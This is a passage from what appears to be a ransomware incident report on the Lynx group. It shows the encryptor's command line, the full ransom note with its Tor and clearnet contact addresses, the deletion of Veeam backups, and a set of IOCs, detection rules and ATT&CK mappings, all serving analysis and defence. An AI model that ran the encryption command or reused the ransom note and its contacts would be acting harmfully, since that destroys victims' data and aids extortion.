w.exe --dir E:\ --mode fast --verbose --no-print
```

As detailed in a blog post from [Group-IB](#), the arguments passed can be summed up as follows:

- **--dir E:** specifies the folder to encrypt, in this case the E drive.
- **--mode fast** specifies the percentage of file to encrypt, in this case 5%.
- **--verbose** enables output verbosity.
- **--noprint** disables printing out the ransom note on connected printers.

After execution, the ransomware dropped the following ransom note.

Your data is stolen and encrypted.
Download TOR Browser to contact with us.

ID

~ [REDACTED]

Chat site:

~ TOR Network: <http://lynxchatly4zcludmhm75jrwihycnoqvkb4prohxmyzf4euf5gjsxroad.onion/login>
~ TOR Mirror #1: <http://lynxchatfw4rgsclp4567i4llkqjr2kltaumwobxdik3qa2oorrknad.onion/login>
~ TOR Mirror #2: <http://lynxchatohmppv6au67llloc2vs6chy7nya7dsu2hhs55mcjxp2joglad.onion/login>
~ TOR Mirror #3: <http://lynxchatbykq2vycvyrtjqb3yuj4ze2wvdubzr2u6b632trwvdbsgmyd.onion/login>
~ TOR Mirror #4: <http://lynxchatde4spv5x6xlwxf47jdo7wtwwgikdoeroxamphu3e7xx5doqd.onion/login>
~ TOR Mirror #5: <http://lynxchatdy3tgcuijsqofhssopcepirjfq2f4pzb5qd4un4dhqyxswqd.onion/login>
~ TOR Mirror #6: <http://lynxchatdykpoelffqlvcbtry6o7gxx3rs2aiagh7ddz5yfttd6quxqd.onion/login>
~ Mirror #7: <http://lynxchat.net/login>

Our blog:

~ TOR Network: <http://lynxblogxstgzsarfyk2pvhdv45igghb4zmthnzmsipzeoduruz3xwqd.onion/>
~ TOR Mirror #1: <http://lynxblogco7r37jt7p5wrmfxzqze7ghxw6rihbkqc455qluacwotciyd.onion/>
~ TOR Mirror #2: <http://lynxblogijy4jfoiblgix2klxmbgee4leoeuge7qt4fpfkj4zbi2sjyd.onion/>
~ TOR Mirror #3: <http://lynxblogmx3rbiwg3rpj4nds25hjsnrwkp5t5gaznetfikz4gz2csyad.onion/>
~ TOR Mirror #4: <http://lynxblogoxllth4b46cfwlop5pfj4s7dyv37yuy7qn2ftan6gd72hsad.onion/>
~ TOR Mirror #5: <http://lynxblogtwatfserwj3oatpejwxk5bngqcd5f7s26iskagfu7ouaomjad.onion/>
~ TOR Mirror #6: <http://lynxblogxutufossaeawlij3j3uikaloll5ko6grzhkwcdlrgnrgfojd.onion/>
~ Mirror #7: <http://lynxblog.net/>


Inhibit system recovery

While connected via RDP to the backup servers to deploy the ransomware payload, the threat actor also interacted with the backup software application present on these hosts.

In particular, the RDP bitmap cache of the beachhead host shows the threat actor opening the Veeam Backup & Replication console.

Using the console, they browsed the currently deployed backup jobs, the Veeam tape infrastructure, and the Veeam storage infrastructure.

Moreover, the threat actor removed backups from the configuration database, as shown in the partially reconstructed RDP bitmap cache below.



The following Veeam log for Job Deletion was also observed around the time of activity.


Event 23090, Veeam MP


General Details

☐ Friendly View ☒ XML View

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Veeam MP" />
  <EventID Qualifiers="0">23090</EventID>
  <Level>4</Level>
  <Task>0</Task>
  <Keywords>0x8000000000000000</Keywords>
  <TimeCreated SystemTime="[REDACTED]" />
  <EventRecordID>1031</EventRecordID>
  <Channel>Veeam Backup</Channel>
  <Computer>[REDACTED]</Computer>
  <Security />
</System>
- <EventData>
  <Data>8396ee33-591f-4c35-b79c-33f2901fc5d8</Data>
  <Data>12003</Data>
  <Data>6</Data>
  <Data>dc</Data>
  <Data><changes><object id="8396ee33-591f-4c35-b79c-33f2901fc5d8" /></changes></Data>
  <Data>[REDACTED] \ [REDACTED]</Data>
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data />
  <Data>1</Data>
  <Data>EpAgentBackup '[REDACTED]' has been deleted.</Data>
</EventData>
</Event>
```

Cat's Got Your Files - Lynx Ransomware





Atomic

RDP Initial Access:
195.211.190.189

RDP Follow Up Activity:
77.90.153.30

Computed

File: netscan.exe

3073af95dfc18361caebccd69d0021a2
efe8b9ff7ff93780c9162959a4c1e5ecf6e840a4
517288e12c05a92e483e6d80b9136c19bc58c46851720680bb6d1b7016034c37

File: nxc.exe

7532ff90145b8c59dc9440bf43dc87a5
2b4b11d3ecffd82ed44db652cdd65733224f8e34
6285d32a9491a0084da85a384a11e15e203badf67b1deed54155f02b7338b108

File: w.exe

e2179046b86deca297ebf7398b95e438
3e01df0155a539fe6d802ee9e9226d8c77fd96c9
07b36c1660deb223749a8ac151676d8924bc13aa59e6712a3c14a2df5237264a

Network

ET DROP Spamhaus DROP Listed Traffic Inbound group 7
ET DROP Spamhaus DROP Listed Traffic Inbound group 37
ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection
ET SCAN Behavioral Unusual Port 1433 traffic Potential Scan or Infection

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Rules:

8a0d153f-b4e4-4ea7-9335-892dfbe17221 : NetScan Share Enumeration Write Access Check
53ad7638-3862-49a2-9ddd-af7132f9e598 : Using Netscan for Post-Scanning Lateral Movement
b26feb0b-8891-4e66-b2e7-ec91dc045d58 : AnyDesk Network
d7838d77-3a28-45cd-bc0e-7b941b687a39 : HyperVisor Discovery Activity

Sigma Repo:

c43c26be-2e87-46c7-8661-284588c5a53e : A Member Was Added to a Security-Enabled Global Group

f9d091f6-f1c7-4873-a24f-050b4a02b4dd : Command Executed Via Run Dialog Box - Registry

573df571-a223-43bc-846e-3f98da481eca : Creation Of a Suspicious ADS File Outside a Browser Download

8fbf3271-1ef6-4e94-8210-03c2317947f6 : Cred Dump Tools Dropped Files

259a9cdf-c4dd-4fa2-b243-2269e5ab18a2 : External Remote RDP Logon from Public IP

78d5cab4-557e-454f-9fb9-a222bd0d5edc : External Remote SMB Logon from Public IP

ac7102b4-9e1e-4802-9b4f-17c5524c015c : New PowerShell Instance Created

954f0af7-62dd-418f-b3df-a84bc2c7a774 : New Remote Desktop Connection Initiated Via Mstsc.EXE

ed74fe75-7594-4b4b-ae38-e38e3fd2eb23 : Outbound RDP Connections Over Non-Standard Tools

8eef149c-bd26-49f2-9e5a-9b00e3af499b : Pass the Hash Activity 2

d36f7c12-14a3-4d48-b6b8-774b9c66f44d : Potential Python DLL SideLoading

c2c76b77-32be-4d1f-82c9-7e544bdfef0eb : Potential Suspicious Activity Using SeCEdit

ca387a8e-1c84-4da3-9993-028b45342d30 : PUA - SoftPerfect Netscan Execution

cbb56d62-4060-40f7-9466-d8aaf3123f83 : Python Image Load By Non-Python Process

dae8171c-5ec6-4396-b210-8466585b53e9 : SCM Database Privileged Operation

b210394c-ba12-4f89-9117-44a2464b9511 : SMB Create Remote File Admin Share

91c945bc-2ad1-4799-a591-4d00198a1215 : Suspicious Access to Sensitive File Extensions

7be5fb68-f9ef-476d-8b51-0256ebece19e : Suspicious Execution of Hostname

0ef56343-059e-4cb6-adc1-4c3c967c5e46 : Suspicious Execution of Systeminfo

3037d961-21e9-4732-b27a-637bcc7bf539 : Suspicious High IntegrityLevel Conhost Legacy Option

910ab938-668b-401b-b08c-b596e80fdca5 : Transferring Files with Credential Data via Network Shares

e54979bd-c5f9-4d6c-967b-a04b19ac4c74 : Uncommon Outbound Kerberos Connection

a24e5861-c6ca-4fde-a93c-ba9256feddf0 : Uncommon Process Access Rights For Target Image

c265cf08-3f99-46c1-8d59-328247057d57 : User Added to Local Administrator Group

94309181-d345-4cbf-b5fe-061769bdf9cb : User with Privileges Logon

671bb7e3-a020-4824-a00e-2ee5b55f385e : WMI Module Loaded By Uncommon Process

Yara

MAL_RANSOM_INC_Aug24

Rule from Nextron-Systems's [analysis](#) of Lynx Ransomware.

34936 – Cat's Got Your Files - Lynx Ransomware

	Tools	Technique
Initial Access		Domain Accounts – T1078.003 External Remote Services – T1133
Execution		PowerShell – T1059.001 Windows Command Shell – T1059.003
Persistence	AnyDesk	Domain Account – T1136.002 Windows Service – T1543.003
Privilege Escalation	dsa.msc	Additional Local or Domain Groups – T1098.007
Defense Evasion		
Credential Access		
Discovery	Hostname Ipconfig Microsoft Management Console Nbtstat Net NetExec NetScan Nslookup Ping Reg Route SecEdit Systeminfo Task Manager	Local Account – T1087.001 Network Service Discovery – T1046 Network Share Discovery – T1135 Process Discovery – T1057 Query Registry – T1012 Remote System Discovery – T1018 System Information Discovery – T1082 System Network Configuration Discovery – T1016
Lateral Movement		Remote Desktop Protocol – T1021.001
Collection	7-Zip	Archive via Utility – T1560.001
Command and Control	AnyDesk	Remote Desktop Software – T1219.002

Exfiltration		Exfiltration Over Web Service – T1567
Impact	w.exe – Lynx Ransomware	Data Encrypted for Impact – T1486 Inhibit System Recovery – T1490

Additional Local or Domain Groups - T1098.007
 Archive via Utility - T1560.001
 Data Encrypted for Impact - T1486
 Domain Account - T1136.002
 Exfiltration Over Web Service - T1567
 External Remote Services - T1133
 Inhibit System Recovery - T1490
 Local Account - T1087.001
 Network Service Discovery - T1046
 Network Share Discovery - T1135
 PowerShell - T1059.001
 Query Registry - T1012
 Remote Access Software - T1219
 Remote Desktop Protocol - T1021.001
 Remote System Discovery - T1018
 System Information Discovery - T1082
 System Network Configuration Discovery - T1016
 Valid Accounts - T1078
 Windows Command Shell - T1059.003
 Windows Service - T1543.003

Internal Case #TB34936 #PR38220